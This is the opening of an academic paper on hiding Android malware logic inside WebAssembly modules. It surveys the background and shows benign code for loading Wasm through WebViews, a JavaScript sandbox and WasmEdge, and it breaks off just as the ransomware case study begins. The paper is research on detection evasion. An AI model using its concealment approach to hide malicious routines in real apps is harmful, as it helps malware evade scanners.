

AndroWasm: an Empirical Study on Android Malware Obfuscation through WebAssembly

Diego Soi^{1,*}, Silvia Lucia Sanna¹, Lorenzo Pisu¹, Leonardo Regano¹ and Giorgio Giacinto^{1,2}

¹University of Cagliari, Italy

²Consorzio Interuniversitario Nazionale per l'Informatica (CINI), Italy

Abstract

In recent years, stealthy Android malware has increasingly adopted sophisticated techniques to bypass automatic detection mechanisms and harden manual analysis. Adversaries typically rely on obfuscation, anti-repacking, steganography, poisoning, and evasion techniques to AI-based tools, and in-memory execution to conceal malicious functionality. In this paper, we investigate WebAssembly (Wasm) as a novel technique for hiding malicious payloads and evading traditional static analysis and signature-matching mechanisms. While Wasm is typically employed to render specific gaming activities and interact with the native components in web browsers, we provide an in-depth analysis on the mechanisms Android may employ to include Wasm modules in its execution pipeline. Additionally, we provide Proofs-of-Concept to demonstrate a threat model in which an attacker embeds and executes malicious routines, effectively bypassing IoC detection by industrial state-of-the-art tools, like VirusTotal and MobSF.

Keywords

Android, WebAssembly, Obfuscation, Malware,

1. Introduction

Android is the most used Operating System (OS) worldwide for mobile devices (e.g., smartphones, smartwatches, tablets, smart TVs), and subsequently Android applications (APKs) are the most downloaded software category. Even though the majority of applications are released through the official market store, i.e., Google Play, they can present vulnerabilities [1, 2], undefined behaviours, suspicious activities, and malicious signatures [3]. For this reason, many malware analysis techniques have been developed for Android, based mainly on *static* and *dynamic* approaches, i.e., respectively, without and with execution of the application. However, attackers have developed advanced techniques to bypass detection. First, the development of anti-dynamic analysis techniques, such as detecting the use of a sandbox/emulator to modify or conceal behavior, or utilizing anti-decompilation protection mechanisms as an anti-static analysis technique. More advanced methodologies also include the use of steganography inside a so-called stegomalware, which hides a malicious payload through steganography techniques in the APK resources or assets [4, 5], and adversarial attacks to AI-based detection systems [6]. One of the most used techniques is *obfuscation*, where the code is manipulated to be unreadable by both human analysts and autonomous pattern recognition systems. As an example, the name of a variable or a string is changed to a meaningless encoded one, or advanced reflection techniques are employed to hide an API call. Notably, the use of such techniques does not directly mean that the application is malware, as some of these techniques can be used for software proprietary protection (e.g., obfuscation, anti-analysis, steganography with watermarking). All these techniques, however, are quite known and easy to spot, detect, and counteract. On the contrary, as WebAssembly (Wasm) is an emerging binary format still not analysed by common industrial detectors, it can be considered by attackers for obfuscation purposes.

Joint National Conference on Cybersecurity (ITASEC & SERICS 2026), February 09-13, 2026, Cagliari, IT

*Corresponding author.

✉ diego.soi@unica.it (D. Soi); silvia.sanna@unica.it (S. L. Sanna); lorenzo.pisu@unica.it (L. Pisu); leonardo.regano@unica.it (L. Regano); giorgio.giacinto@unica.it (G. Giacinto)

🆔 0009-0009-0092-9067 (D. Soi); 0009-0002-8269-9777 (S. L. Sanna); 0009-0001-0129-1976 (L. Pisu); 0000-0002-9259-5157 (L. Regano); 0000-0002-5759-3017 (G. Giacinto)



© 2026 Copyright for this paper by its authors. Use permitted under Creative Commons License Attribution 4.0 International (CC BY 4.0).

Indeed, some work proposes Wasm as obfuscation strategy for JavaScript (JS) browser malware [7], however it has not yet been explored in Android systems even though Android started to support Wasm execution. Wasm is a low-level, fast, secure, portable, sandboxed binary format designed to run programs compiled from other languages (e.g., C/C++, Rust, Go) at near-native speed. Originally, Wasm was designed to run alongside JS in the browser engines, loading the Wasm module, invoking its declared functions, or providing the module with browser APIs, while exchanging data through imported and exported memory, i.e., the memory or functions imported from runtimes by the module, or exported by the module to the hosting environment. Its portability allowed the development of high-performance applications in the browser (e.g., gaming, 3D rendering, and simulations), yet it introduces a significant security observation. First, Wasm inherits the vulnerability profile of the native code it executes. When developers compile C/C++ programs into Wasm, any inherent memory-safety issues (e.g., buffer overflows, use-after-free, format-string bugs, or integer overflows) remain present at the logical level, even though Wasm's sandbox prevents direct native code execution. These vulnerabilities can manifest in subtle logic flaws, data-flow corruption within the Wasm module's linear memory, or unexpected interactions with the JavaScript/Wasm boundary. The increasing complexity of modern Wasm toolchains, browser runtimes, and host bindings further enlarges the attack surface [3].

Recent research has started to examine Wasm-focused detection, analysis, and exploitation techniques, particularly in traditional desktop or browser environments [8, 9, 7]. These include static and dynamic analysis approaches, behavior monitoring, and studies of potential sandbox-escape scenarios through vulnerabilities in Wasm engines or host integrations. Nevertheless, to the best of our knowledge, none of these efforts have been comprehensively extended to the Android environment, where Wasm is gradually becoming more relevant. Indeed, Android ecosystem started to increasingly supports Wasm through hybrid applications, WebView components, cross-platform frameworks (e.g., Flutter, Unity, React Native), and emerging server-side and edge-computing models that interface with mobile devices. This creates a potential blind spot: Wasm-based malicious components could be embedded within Android apps while evading traditional mobile static-analysis pipelines, which often do not inspect Wasm bytecode or analyse its interaction with JavaScript bridging layers.

With respect to other obfuscation techniques Wasm increases the difficulty of analysis and detection. Indeed, Wasm binaries are not standard Android code, and there are no mature and standard tools that could help with manual inspection. For these reasons, this paper first explores the feasibility of Wasm execution in an Android environment and subsequently tests how it can be used as an obfuscation mechanism to hide malicious behaviors. Our main contribution is twofold: (i) Comprehensively study on how Android can embed and handle Wasm module execution; (ii) Propose a threat model to show how an attacker can leverage Wasm modules for hiding payloads, and behavioral patterns to static detection methodologies through the development of a Proof of Concept (PoC) in Android malware hiding specific IoCs, i.e., strings and functionalities, showing how industrial tools like VirusTotal (VT) and MobSF fail in recognizing Wasm advanced obfuscation.

The remainder of this paper is organized as follows. section 2 provides background information on technical details on Android applications and malware detection, and Wasm language and runtimes, while section 3 outlines how an Android application can embed a Wasm execution module. Eventually, section 4 showcases two PoCs we developed to present a threat model an attacker can use to hide malicious functionalities. section 5 presents a guideline on the Wasm detection mechanisms and eventually section 6 concludes the paper with an overview of the possible future directions.

2. Background and Related Work

This Section provides details about the structure of Android applications, Wasm binaries specifications, and general-purpose runtimes, and eventually gives an overview of current techniques for Android malware analysis and detection.

2.1. Android Applications

Android applications, also called APKs, are distributed akin to ZIP files that contain all the necessary resources to allow the devices to install and execute the application. An Android APK contains the following files: (i) `AndroidManifest.xml`, which holds meta-information about *permissions*, and *app components* classified into *activities*, *receivers*, *services*, and *providers*; (ii) `assets`, and `resources`, which contains external and raw resources such as images, and videos; (iii) one or more DEX files, that holds the compiled source code from Java/Kotlin executed by the Android Runtime (ART); (iv) `native libraries`, that are compiled C/C++ source code to be loaded inside the Android application by employing Java Native Interface (JNI).

In particular, JNI allows the interaction between Java and native components mapping the native functions of a class, with the corresponding native counterpart implemented inside the loaded native library. This mapping can be done in two ways: (i) *statically*, when the JNI method within the library follows a specific naming convention, i.e., `Java_<full_class_name>_<method_name>`. As an example if class `Foo` contains the native method `fooNative`, the corresponding C function should be `Java_Foo_fooNative`; and (ii) *dynamically*, when the dynamic loader loads the library and calls `JNI_OnLoad` exported by the same library, which registers the mappings by calling the JNI primitive `RegisterNatives`.

The Android framework allows the possibility of using `WebViews`, which are system components that embed a lightweight browser engine inside an application, allowing developers to display and interact with HTML-based content directly within a native app. It works like a lightweight programmable version of Chrome, indeed the app loads an HTML page (i.e., either from local assets or remote URLs) and the `WebView` renders it using the underlying `WebKit/Chromium` engine. JavaScript execution, CSS styling, DOM manipulation, and standard web APIs are fully supported, enabling the creation of rich interfaces or hybrid applications that mix native Android components with web-driven UI. Developers can also establish communication bridges between the Java/Kotlin side and the JavaScript running inside the `WebView`, allowing HTML-based content to trigger Android and native actions, and vice-versa. This makes the `WebView` a flexible tool for integrating web technologies within Android apps.

2.2. Web Assembly

Wasm Specifications. According to its original specification [10, 11], Wasm binaries are meant to be (i) *safe*, since the code is executed inside a memory-safe sandbox environment and modules cannot read or write outside their specific linear memory and cannot access system resources or APIs unless explicitly exposed via host imports, (ii) *fast*, due to its low-level code that allows fast execution w.r.t. JavaScript and native code, (iii) *portable*, due to code reusability allowing wasm applications to run across different browsers, and hardware, and eventually (iv) *compact* that is necessary in the case of Web applications since it reduces load time, potentially saving network bandwidth.

Wasm binaries are obtained after compiling source code written in various high-level languages, such as the commonly employed C/C++ and Rust, or by adopting compilers specifically designed for Python, Go, or Java, although the latter are less frequently used as primary Wasm targets [12]. Among the most well-known compilers, we find `clang` with Wasm and `WebAssembly System Interface` (WASI) target, it is most suitable for standalone applications using LLVM as backend. Additionally, `emscripten` [13] is a mature toolchain built upon `clang` with a focus on size, and speed, exposing Web APIs, and JS, making it the most suitable for Web browser applications. On the other hand, to decompile Wasm, analysts typically employ `wabt` [14], which includes utilities for converting Wasm into its text format representation (i.e., `wat`), or its C/C++ decompiled source code and to analyse Wasm binaries (e.g., symbol tables, and linear memory) like `objdump` toolkit for Unix binaries.

Wasm Runtime. As specified above, Wasm binaries cannot run without a sandbox environment which features a stack, and a linear memory. The former is an area for recording register values, and control instructions, while the latter is a mutable array of raw bytes for loading and storing values at

Wasm Runtime	Support	Interpreted-based	Compiled-based
V8 [15]	🌐	✓	✓
SpiderMonkey [16]	🌐	✓	✓
WebKit-JS Core [17]	🌐	✓	✓
wasmtime [18]	📱		✓
wasmer [19]	📱		✓
wasmer-java [20]	📱		✓
WasmEdge [21]	📱		✓
wasm3 [22]	📱	✓	
WasmAndroid [23]	📱		✓

Table 1
Representative Wasm Runtimes (🌐 Inside the Web; 📱 Outside the Web).

any byte address. In general, a Wasm runtime supports two modes of execution. First, *interpretation-based* in which the runtime interprets binary code instructions individually, like in other interpreted languages, i.e., Python, and JS. Second, *compilation-based* in which Wasm binaries are compiled into native code, and executed as compiled source code, like in other compiled languages, e.g., C/C++, and Rust [3]. Table 1 shows the relevant Wasm runtimes, as outlined by Zhang et al. [3], mainly categorized into browser-embedded and standalone engines. Indeed, initially, Wasm runtimes were developed primarily to host Wasm binaries within JS and the web application’s front-end, i.e., V8 [15], SpiderMonkey [16], and WebKit [17], while standalone runtimes emerged as a viable choice to run Wasm binaries within other programming languages rather than JS, cloud platforms, and embedded devices. In particular, wasmtime [18] and wasmer [19] are general-purpose runtimes offering native execution mode, while WasmEdge [21] became the most employed wasm runtime, with high efficiency as it can be imported inside various kind of applications, including blockchain and mobile APKs. Additionally, purely interpreted engines emerged, such as wasm3 [22], and WasmAndroid [23], which is specifically developed for hosting Wasm binaries inside Android applications. Comparative evaluations of WebAssembly runtimes across architectures and deployment settings [24, 25, 26] demonstrate that modern Just-In-Time (JIT) and Ahead-Of-Time (AOT) engines can achieve performance within a small factor of native code, which explains why Wasm is increasingly used in edge computing, serverless platforms, and embedded systems. This performance–portability combination is precisely what makes Wasm attractive for benign applications and for obfuscation or exploitation research. Recent industry analyses explicitly warn that organizations must start treating Wasm modules as first-class, security-relevant artifacts rather than opaque performance add-ons [27]. A Wasm module, once instantiated inside a runtime, contains a *linear memory* that is a contiguous array buffer working as the program’s heap; *table* containing pointers to wasm functions; virtual or native *stack* according respectively if using an interpreter or compiled-based runtimes; and *environment imports*, i.e., all functions exposed in the module (e.g., native, JavaScript, Java/Kotlin).

Wasm-based obfuscation and vulnerabilities. Current work on WebAssembly spans obfuscation, vulnerability analysis, sandboxing, and performance, and shows that Wasm is now a mature target both for attackers and defenders. Wobfuscator by Romano et al. [7] is the first systematic technique to use Wasm to evade static JavaScript malware detectors, by moving critical logic into Wasm and breaking JS-centric analysis pipelines. More recent work on traffic and script analysis [28], shows that browser fingerprinting and script-detection defenses often degrade significantly when key functionality is shifted into Wasm. In this way, Wasm is used to bypass the detection, also because many tools still assume visibility at the JavaScript source level. Together, these papers position Wasm not just as a performance tool, but as a practical obfuscation layer to bypass current malware detection.

On the vulnerability and exploitation side, Lehmann et al. [29] provide the foundational empirical

analysis showing that memory-unsafe bugs in C/C++ (e.g., overflows, use-after-free) often remain exploitable after compilation to Wasm, even though the sandbox enforces strong isolation between code and host. Massidda et al. [30] analyse how classical memory-unsafe vulnerabilities in C are present and can be exploited in WebAssembly, providing the first structured taxonomy, detailed methodology, and multiple proof-of-concept attacks. They include novel arbitrary read/write primitives via format-string exploits to demonstrate that such flaws can escalate into web-level compromises like XSS and RCE in real Wasm deployments. Other works [31, 32] highlight how subtle bugs in Wasm-specific components (e.g., tables, indirect calls, JIT optimizations) can be chained into sandbox escapes and remote code execution in modern browsers. Technical reports on memory corruption in Wasm similarly show that, without specific mitigations (e.g., stack canaries) compromised Wasm programs can continue execution under attacker control [33]. At the engine level, vulnerabilities like CVE-2023-41880 in the `wasmt ime` code generator show that compiler-level bugs inside runtimes can undermine WebAssembly’s practical safety guarantees, even if the language’s abstract semantics remain correct [34]. Bosamiya et al. [35] demonstrate that by using formal proofs or carefully structured Rust code, it is possible to generate provably secure Wasm sandboxes that still run with performance close to traditional, unsafe approaches. More recent systematizations of WebAssembly runtimes [3], catalog the design space of interpreters, JITs, and AOT compilers, and explicitly discuss their attack surfaces and security features. Additional work such as `Wasm-R3` [36] explores record–replay techniques tailored to Wasm workloads, primarily for debugging and analysis, but also implicitly enabling more precise security monitoring. These efforts show a shift from viewing Wasm as merely a browser extension to treating it as a general-purpose isolation layer with its own formal and implementation-level challenges.

2.3. Android Malware

Detection. Traditional Android malware detection relies on *signatures*, *permissions*, and *static* or *dynamic* analysis techniques. Signature-based systems, adopted in early mobile antivirus engines, match bytecode or binary fingerprints against known malware corpora, offering high precision but limited resilience to obfuscation and zero-day variants [37]. Permission-based approaches exploit the observation that malware families often request atypical or over-privileged permission sets, enabling lightweight classification based on manifest-level data [38]. Static-analysis tools further inspect API calls, control-flow graphs, string constants, and resource files to infer malicious capabilities without executing the application [39, 40, 41]. On the other side, *dynamic analysis* executes apps within sandboxes and monitors system calls, network traffic, Inter-Component-Communication (ICC), and file-system operations to capture runtime behaviors that may remain hidden statically [42]. Over the last decade, the field has evolved toward *AI-based mechanisms*, including probabilistic behavior models, and Machine Learning and Deep Learning architectures, which can be used to recognize patterns inside features extracted with the previously cited methodologies. While these methods achieve strong performance on large benchmarks, modern obfuscation, packing, and anti-analysis strategies continue to undermine their robustness, motivating ongoing research into semantic, graph-based, and adversarially robust detection pipelines.

Obfuscation. Recent work addresses the *obfuscation* methodologies on Android. Zhang et al. [43] provide a comprehensive survey of Android-specific obfuscation, distinguishing between classic code-level transformations, such as identifier mangling, control-flow and data-flow transformations, and platform-centric mechanisms such as manifest manipulation, reflection [6], resource-level payload hiding, packing, reflection, and native-code offloading, and also reviewing corresponding deobfuscation and obfuscation-detection techniques. Elserly et al. empirically quantify the rise of obfuscated Android malware and show that even widely-used academic and commercial detectors experience substantial accuracy degradation when facing realistic combinations of encryption, packing, and code-transformation chains [44]. These observations refine earlier findings by Rastogi et al., whose *DroidChameleon* [37] framework applied families of semantics-preserving transformations (e.g., renaming, string encryption, reflection, junk code, reordering) to demonstrate that many commercial scanners fail even under relatively simple obfuscation. More recent evaluations extend this line of




Figure 1: Wasm execution methodologies we studies. After Wasm compilation, it can be executed inside Android HTML WebViews and JS engines embedded there, inside a standalone JavaScript engine that spawns a Wasm runtime, and inside a standalone WasmEdge runtime and Java Native Interfaces to enable communication between native and Android.

work by incorporating complex hybrid transformations and assessing their impact on state-of-the-art detectors, confirming that most learning-based systems remain sensitive to obfuscation-induced feature drift [45]. Beyond generic obfuscators and packers, Soi et al. [5] introduce Android stegomalware, demonstrating the feasibility and stealth potential of a malicious application to embed payloads within media resources (images or audio) inside a benign-looking APK and extract them at runtime. Additionally, Dell’Orco et al. [4] investigate stegomalware, where malicious logic is hidden in multimedia content and dynamically reconstructed, combined with native-code loading, to further frustrate static and dynamic inspection. Other work, instead, analyse anti-repackaging and anti-tampering mechanisms in benign and malicious apps, demonstrating that such protections complicate large-scale similarity analysis and repackaging detection, and can thus indirectly support stealthy redistribution of malware [46].

Robust detection. On the other hand, different work explicitly targets *obfuscation- and evasion-resilient* malware detection. DroidSieve [47], proposes a fast static classifier based on carefully engineered features that abstract away from syntactic details and show robustness against several families of obfuscation as demonstrated on large corpora of heavily transformed samples. DaDiDroid models each app as a weighted directed graph of API calls and leverages graph-structural features to distinguish benign from malicious apps, significantly outperforming MaMaDroid [40] even under heavily obfuscated training and test sets [48]. Xu et al. introduce Android-COCO [49], a graph-neural-network-based approach that jointly embeds program-dependence graphs from both bytecode and native code, achieving very high accuracy (about 99%) and improved resilience against code-level transformations and native offloading. Other graph-based systems, such as GDroid [50] and subsequent GNN variants, similarly encode control-flow and call-graph structures to maintain detection performance in the presence of obfuscation and packing. CorDroid [51] further pushes this direction by generating tens of thousands of obfuscated variants using fourteen distinct techniques and demonstrating that semantic graph features combined with Deep Learning can remain effective where conventional detectors fail. Overall, these systems can counteract simple obfuscation techniques such as those employed by adversarial attacks [6], but they do not consider other complex techniques that employ emerging computational resources, such as those based on Wasm as presented in the following.

3. Methodology

In this Section, we summarize the possible methodologies to run Wasm binaries in Android applications. In particular, Section 3.1 outlines the techniques, giving an insight about pros and cons of every strategy, while Sections 3.2, 3.3, and 3.4 deeply outline the three execution modes, by presenting three examples that we publicly release in our companion repository¹.

3.1. Wasm Execution

As seen in Section 2.1, an Android APK is written in Java/Kotlin and can include native libraries thanks to JNI management. Additionally, an APK can host browser engines thanks to WebViews. This results in the possibility to run Wasm inside Android applications in three different ways: (i) using HTML files as for traditional in-browser Wasm execution; (ii) embedding the instructions inside Java/Kotlin code through the usage of JavaScriptEngine Android APIs to embed Wasm module loading inside a JavaScript code as in the case of HTML-based execution; and (iii) load native C/C++ libraries that employ Wasm runtimes, such as `wasmEdge`. In particular, in the case of Wasm executed inside HTML files, the application spawns a browser-like window in which the module is loaded, and its exported functions possibly triggered. Therefore, the execution is explicit, and the end user can easily detect an environment change. On the other hand, for the other two cases, i.e., JS engine, and native library, Wasm modules are invoked indirectly in a transparent way inside the application source code as part of it. Typically, Wasm modules are loaded from application assets while launching the APK, embedded in a resource, or fetched from the internet. From a lower-level perspective, the file is read as byte arrays, and then passed to the Wasm runtime, which validates the binary format, parsing its internal structure, and either compiles it in Just-In-Time to native ARM/ARM64 machine code or prepares an interpreter-based stack-machine as specified in subsection 2.2.

In each of the execution methodologies, a communication channel between the APK and the Wasm runtime is opened, and commands, imported and exported functions, and data can flow, making possible the interaction between both execution environments. Specifically, the engine allocates the stack, loads the received parameters inside the stack or the linear memory, and executes Wasm functions, which can modify linear memory, pointers to variables, or operate on file system. In particular, in WebViews and JS Engines approaches, the APK sends data to a JS function using one of the available bridging mechanisms, the JS code loads the compiled Wasm module, and executes its functions. Eventually, after its execution, the result propagates back to JS, and then to Java/Kotlin to finally process the results of computations, e.g., displayed, or used in further logic. Instead, in native-embedded engines, the invocation is direct, as the app can call Wasm functions through JNI, bypassing the need for JS code. The returned value can eventually be mapped immediately to a corresponding Java/Kotlin type and consumed later.

3.2. Android WebViews

As briefly described before, the Wasm module is executed inside an HTML page through an *Android WebView* which relies on the Chromium engine, which provides full support for WebAssembly through its V8 JavaScript engine and its Wasm JIT compiler. Figure 2 shows an example of how WebViews with Wasm can be embedded. In this setting, the APK loads a local or remote HTML page (line 9 of Figure 2(b)) that includes JavaScript glue code responsible for fetching, compiling, and instantiating the Wasm module, as shown in line 10 of Figure 2(a). The interaction between the Android component and the WebView occurs through the standard bridging mechanisms (e.g., `evaluateJavascript`, JavaScript interfaces, or message channels), as shown in line 10 of Figure 2(a). When the app triggers a functionality that requires Wasm, the call is forwarded to the WebView. The JavaScript layer then invokes the Wasm module, and the result is returned to Java/Kotlin before being displayed or further processed. This approach is straightforward to deploy, benefits from the browser's mature sandbox

¹<https://doi.org/10.5281/zenodo.17964973>

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <title>HTML + JS + WASM in WebView</title>
6 <script>
7     let wasmInstance = null;
8     async function loadWasm(path) {
9         const bytes = await loadBinaryFile(path);
10        wasmInstance = await WebAssembly.instantiate(bytes, {}).Instance;
11    }
12    function runWasmFib(a) {
13        if (!wasmInstance || !wasmInstance.exports.fib) return null;
14        return wasmInstance.exports.fib(a);
15    }
16    document.addEventListener("DOMContentLoaded", () =>
17        loadWasm("file:///android_asset/wasm/fibonacci.wasm"));
18 </script>
19 </head>

```

(a) Example of HTML header with Wasm runtime instantiation and module execution. `fib` is a function exported by the Wasm module.

```

1 override fun onCreate(savedInstanceState: Bundle?) {
2     super.onCreate(savedInstanceState)
3     setContentView(R.layout.activity_main)
4     val webView = findViewById<WebView>(R.id.webview)
5     webView.settings.javaScriptEnabled = true
6     webView.settings.allowFileAccess = true
7     webView.settings.allowUniversalAccessFromFileURLs = true
8     webView.webViewClient = WebViewClient()
9     webView.loadUrl("file:///android_asset/html/index.html")
10    webView.evaluateJavascript("runWasmFib(10)") { json ->
11        val result = json?.trim("")?.toIntOrNull()
12        Log.d("WASM", "fib(10) = $result")
13    }
14 }

```

(b) Example of Kotlin function handling the WebView.

Figure 2: Android WebView with Wasm execution.

and Wasm support, and requires no manual handling of native libraries. However, it also introduces non-negligible overhead due to the browser event loop, the JS-Wasm-JS call stack, and the need to marshal data through the WebView bridge. Additionally, execution remains tightly bound to browser constraints, making it difficult to control the runtime environment or extend the host functions beyond what the JavaScript environment exposes.

3.3. JavaScript engine

A standalone JavaScript engine (e.g., V8 or `androidx.JavaScriptEngine`) is embedded directly inside the APK. These engines expose APIs for executing JS code, in which Wasm modules can be compiled, instantiated, and executed, similar to the previous execution mode. In the example shown in Figure 3, the APK interacts with the JS engine through `androidx` APIs, the Wasm binary is passed as bytes to the engine (line 7), which compiles and instantiates the runtime that can execute the module's exported function. Compared to WebViews, this approach avoids UI components and eliminates browser-specific overhead, resulting in a more controlled execution environment. Because no HTML page is required, the engine can be used strictly as a computational backend. Moreover, JS engines offer well-

```

1 fun runWasmInJsEngine(
2     context: Context, wasmBytes: ByteArray, exportName: String,
3     intArgs: List<Int>): String{
4     val jsBox = JavaScriptSandbox.createConnectedInstanceAsync(context).await()
5     val jsIsolate = jsBox.createIsolate()
6     val argsJs = intArgs.joinToString(prefix = "[", postfix = "]")
7     jsIsolate.provideNamedData("wasm-asset", wasmBytes)
8     val jsCode = """
9         (async () => {
10             const wasm = await android.consumeNamedDataAsArrayBuffer('$dataName');
11             const module = await WebAssembly.compile(wasm);
12             const instance = new WebAssembly.Instance(module);
13             const fn = instance.exports["$exportName"];
14             if (typeof fn !== "function")
15                 throw new Error("Export not found: $exportName");
16             const result = fn.apply(null, $argsJs);
17             return String(result);
18         })();
19     """.trimIndent()
20     val result = jsIsolate.evaluateJavaScriptAsync(jsCode).get()
21     return result ?: "null"
22     jsIsolate.close()
23     jsSandbox.close()
24 }

```

Figure 3: Example of JS Sandbox with Wasm runtime instantiation and module execution. The name of the exported function to execute within JS Code is an argument to the function `runWasmInJsEngine` that can be called inside the Kotlin source code.

defined host function interfaces, enabling the integration of custom Java/Kotlin callbacks and interfaces to make the JS and, therefore, the Wasm module, access Android APIs. However, this methodology requires bundling the JS engine, managing its lifecycle. This increases integration complexity and results in a heavier final APK. Additionally, the performance and portability of the JS–Wasm interface vary depending on the engine, as some rely heavily on JIT compilation, which may be restricted on certain Android devices (e.g., hardened SELinux configurations or JIT-disabled environments).

3.4. WasmEdge

A native WebAssembly runtime, i.e., `WasmEdge` [21], is embedded directly inside the Android APK as a native library. `WasmEdge` is designed as a lightweight, high-performance Wasm engine optimized for cloud-native, edge, and mobile environments, and can be seamlessly integrated via JNI. An example of Wasm module execution is shown in Figure 4. In this setup, the APK loads the native library that employs `WasmEdge`'s native APIs to instantiate the runtime and the module (lines 13 and 14). The runtime exposes a rich host–guest interface for registering host functions, configuring inputs (line 16) and outputs (line 17), and executing exported functions (line 18). Eventually, the sandbox is deleted in lines 26 to 29. Unlike browser-based or JS-based approaches, no JavaScript environment is involved as `WasmEdge` executes the module natively through its interpreter or optimized Ahead-Of-Time backend, and returns results directly to Java/Kotlin. A key difference is that `WasmEdge` offers fine-grained control over the runtime environment, since developers can decide which system calls to expose, which imports to enable, how memory is allocated, and how host functions are invoked. This makes `WasmEdge` suitable for reproducible experiments, performance evaluation, or scenarios requiring predictable execution semantics. In this work, we adopted `WasmEdge` to reproduce usable use-cases in section 4 instead of other Android-oriented runtimes (e.g., *WasmAndroid*) for three main reasons. First, `WasmEdge` is actively maintained, widely adopted, and receives regular security and performance updates, whereas *WasmAndroid* is no longer maintained with the same continuity. Second, `WasmEdge` exposes a stable native library, making integration significantly easier. The runtime natively supports parameter passing,

```

1  #include <jni.h>
2  #include <string>
3  #include <array>
4  #include <wasmedge/wasmedge.h>
5  extern "C"
6  JNIEXPORT jint JNICALL
7  Java_org_wasmedge_native_1lib_NativeLib_nativeWasmFibonacci(JNIEnv *env, jobject,
8                                     jbyteArray WBytes,
9                                     jint idx) {
10     jsize buff_size = env->GetArrayLength(WBytes);
11     jbyte *buff = env->GetByteArrayElements(WBytes, nullptr);
12     WasmEdge_ConfigureContext *conf = WasmEdge_ConfigureCreate();
13     WasmEdge_ConfigureAddHostRegistration(conf, WasmEdge_HostRegistration_Wasi);
14     WasmEdge_VMContext *vm_ctx = WasmEdge_VMCreate(conf, nullptr);
15     const WasmEdge_String &func_name = WasmEdge_StringCreateByCString("fib");
16     std::array<WasmEdge_Value, 1> params{WasmEdge_ValueGenI32(idx)};
17     std::array<WasmEdge_Value, 1> ret_val{};
18     const WasmEdge_Result &res = WasmEdge_VMRunWasmFromBuffer(vm_ctx,
19                                                                (uint8_t *) buff,
20                                                                buff_size,
21                                                                func_name,
22                                                                params.data(),
23                                                                params.size(),
24                                                                ret_val.data(),
25                                                                ret_val.size());
26     WasmEdge_VMDelete(vm_ctx);
27     WasmEdge_ConfigureDelete(conf);
28     WasmEdge_StringDelete(func_name);
29     env->ReleaseByteArrayElements(image_bytes, buffer, 0);
30     if (!WasmEdge_ResultOK(res)) return -1;
31     return WasmEdge_ValueGetI32(ret_val[0]);
32 }

```

Figure 4: Example of WasmEdge runtime instantiated to execute Wasm function taken from the official WasmEdge repository. `fib` is a function exported by the Wasm module.

structured error handling, host function registration, and seamless extraction of computation results. Third, `wasmedge` provides higher performance and better compatibility with modern Wasm features (e.g., WASI, reference types), enabling more realistic and flexible experimentation. For these reasons, `wasmedge` represents a practical, maintainable, and technically robust solution for executing Wasm modules inside Android APKs.

Overall, the three execution methodologies present complementary trade-offs. Browser-based execution through `WebViews` offers the greatest compatibility and requires minimal integration effort. However, `WebViews` introduce significant overhead due to the JavaScript layer, event-driven execution model, and data marshalling across the `WebView` bridge. Standalone JavaScript engines remove the UI component and provide a more controlled environment. Yet, JS still relies on an intermediate JS layer to invoke the Wasm module and requires bundling and maintaining a heavyweight native engine inside the APK. Native runtimes such as `WasmEdge` provide the highest execution efficiency, the lowest invocation overhead, and the greatest control over the host-guest interface, at the cost of requiring native integration and careful runtime configuration. In any case, these methodologies can be employed to bypass static detection methodologies, as typically they do not assume a complete knowledge of all the functionalities an application may include, e.g., those embedded inside Wasm binaries. Additionally, unlike other obfuscation techniques, as described in subsection 2.3, using Wasm binaries as a hiding strategy can be much more difficult to detect, as the Wasm binaries literature lacks comprehensive strategies to analyze this kind of binary, both statically and dynamically.

4. Case studies

In the following, we present two use cases of Android malware that employ Wasm to hide and improve the execution of malicious functionalities. In particular, Section 4.1 presents our testbed, Section 4.2 considers a ransomware whose encryption routine is embedded inside the Wasm binary, while Section 4.3 propose a modified spyware whose payload is hidden and called by Wasm.

4.1. Testbed

As underlined earlier, we considered two toy samples, i.e., a *ransomware* and a *spyware* from a public repository² of malware source code examples. We chose to employ the following examples for four main reasons. First, toy examples reproduce malicious-like functionality without being disruptive for the simple environments we employed to test the APKs, i.e., an emulator without any sensitive files or information. Second, being available the source code, it can be easy to study the feasibility of certain kinds of malicious functionality without the need to repack known applications. Third, even though the applications are toy examples, they were identified as malicious by the VT engine [52], and suspicious MobSF static analyser [53]. Therefore, we demonstrate how malicious-like functionalities can be concealed by Wasm modules. We compared the analysis with three baselines produced by employing the well-known Obfuscapk [54]. In particular, we decided to apply Class Renaming and Reflection that apply obfuscation mechanisms to the source code, and String Encryption, which encrypts all strings within the code. In this way, we demonstrate how Wasm may be more subtle to be detected w.r.t. other techniques.

Additionally, we modified a ransomware and a spyware because they are the most recurrent kind of treat found in real-world scenarios. Indeed, ransomware is a type of malware that encrypts or blocks access to data and system utilities until a ransom is paid. In mobile platforms, they can perform their objectives by employing strong encryption techniques, like in the case of desktop environments, or by locking the user out by changing administrative passwords and unlocking PIN. Its growing sophistication makes it one of the most disruptive threats [55]. Instead, a spyware is a piece of malware designed to covertly monitor users' activity, or collect sensitive information and transmit it to an attacker's server without the victim's knowledge or consent. This samples allowed us to present how Wasm binaries can be employed as a threat model in different ways as underlined in the following.

4.2. Ransomware

